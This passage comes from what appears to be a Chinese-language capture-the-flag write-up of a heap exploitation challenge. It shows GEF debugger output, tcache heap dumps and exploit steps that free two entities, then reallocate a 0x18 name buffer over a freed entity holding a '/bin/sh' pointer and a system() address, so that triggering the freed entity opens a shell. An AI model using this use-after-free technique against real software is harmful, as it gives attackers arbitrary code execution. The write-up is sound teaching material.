 0x55e92dd225c7 <trigger_event+177> call rdx
 0x55e92dd225c9 <trigger_event+179> nop
 0x55e92dd225ca <trigger_event+180> leave
0x55e92dd225cb <trigger_event+181> ret
0x55e92dd225cc <main+0> endbr64
                      endbr64
push rbp
 0x55e92dd225d0 <main+4>
*0x7f305983c290 (
 $rdi = 0x00007f305999e5bd → 0x0068732f6e69622f ("/bin/sh"?),
  rsi = 0x00007ffca3e16120 \rightarrow "Name: (null)\n",
  $rdx = 0x00007f305983c290 → <syst</pre>
 $rcx = 0x0000000000000008
```

3. 要達成如上的效果,我會先reset各個entity,為甚麼要設定0x20之後會用到

```
register(0, 0x20, b'a')
register(0, 0x20, b'a')
register(1, 0x20, b'a')
```

4. 仔細看source code中註冊的部分,他一共會malloc兩個空間,一個是固定0x20的entity,另外一個就是我們自己設定的name空間,這個空間可以寫值;另外call function pointer的時候,也就是在trigger event的地方,他只會針對剛剛提到的0x20 entity space去call function,所以我們要想辦法把我們寫進去的值==被當成0x20的entity==,這樣的話就可以直接call system了,這最後一步想了超級久,原本是想隔天在戰,結果躺在床上五分鐘就來靈感了,再花五分鐘就把問題解掉了每日體流程如下

```
delete(1)
delete(0)
register(0, 0x18, p64(0) + p64(bin_sh_addr) + p64(system_addr))
trigger_event(1)
```

首先把這兩個entity都free掉,這樣回收區就會如下圖一樣

```
gef⊁ heapinfo
(0x20) fastbin[0]: 0x0
(0x30)
          fastbin[1]: 0x0
         fastbin[2]: 0x0
(0x40)
(0x50)
         fastbin[3]: 0x0
(0x60)
         fastbin[4]: 0x0
(0x70)
         fastbin[5]: 0x0
(0x80) fastbin[6]: 0x0
(0x90)
         fastbin[7]: 0x0
(0xa0)
         fastbin[8]: 0x0
         fastbin[9]: 0x0
(0xb0)
                 top: 0x55be32f307d0 (size : 0x20830)
      last_remainder: 0x0 (size : 0x0)
           unsortbin: 0x0
        tcache_entry[0](2): 0x55be32f30740 --> 0x55be32f30790
       tcache_entry[1](2): 0x55be32f30760 --> 0x55be32f307b0
(0x30)
```

接著我們註冊entity 0·又因為這一次要的空間是0x18·所以他會把前面entity 1的空間都拿回來使用,如果我們又把開shell的資訊寫進去,就會如下圖

```
gef> heapinfo
(0x20) fastbin[0]: 0x0
(0x30)
         fastbin[1]: 0x0
        fastbin[2]: 0x0
(0x40)
(0x50)
        fastbin[3]: 0x0
(0x60)
        fastbin[4]: 0x0
        fastbin[5]: 0x0
(0x70)
        fastbin[6]: 0x0
(0x80)
        fastbin[7]: 0x0
(0x90)
        fastbin[8]: 0x0
(0xa0)
(0xb0)
         fastbin[9]: 0x0
                top: 0x55be32f307d0 (size : 0x20830)
      last_remainder: 0x0 (size : 0x0)
           unsortbin: 0x0
(0x30) tcache_entry[1](2): 0x55be32f30760 --> 0x55be32f307b0
gef⊁ p &entities
$2 = (<data variable, no debug info> *) 0x55be320bf030 <entities>
gef> x/2gx 0x55be320bf030
0x55be320bf030 <entities>:
                             0x000055be32f30740
                                                   0x000055be32f30790
gef> x/20gx 0x000055be32f30740-0x10
0x55be32f30730: 0x0000000000000000
                                     0x00000000000000001
0x55be32f30740: 0x000055be32f30790
                                   0x000055be320bd068
0x55be32f30750: 0x000055be320bc249
                                   0x00000000000000031
0x55be32f30760: 0x000055be32f307b0
                                    0x000055be32f30010
0x55be32f30770: 0x0000000000000000
                                    0x00000000000000000
0x55be32f30780: 0x00000000000000000
                                     0x0000000000000001
0x55be32f30790: 0x00000000000000000
   5be32f307a0: 0x00007f5d31ab9290
                                     0x00000000000000031
0x55be32f307b0: 0x00000000000000000
                                     0x000055be32f30010
```

此時原本被free掉的entity 1的空間就會變成entity 0的name space,此時我們只要trigger entity 1

就會開shell了,如下圖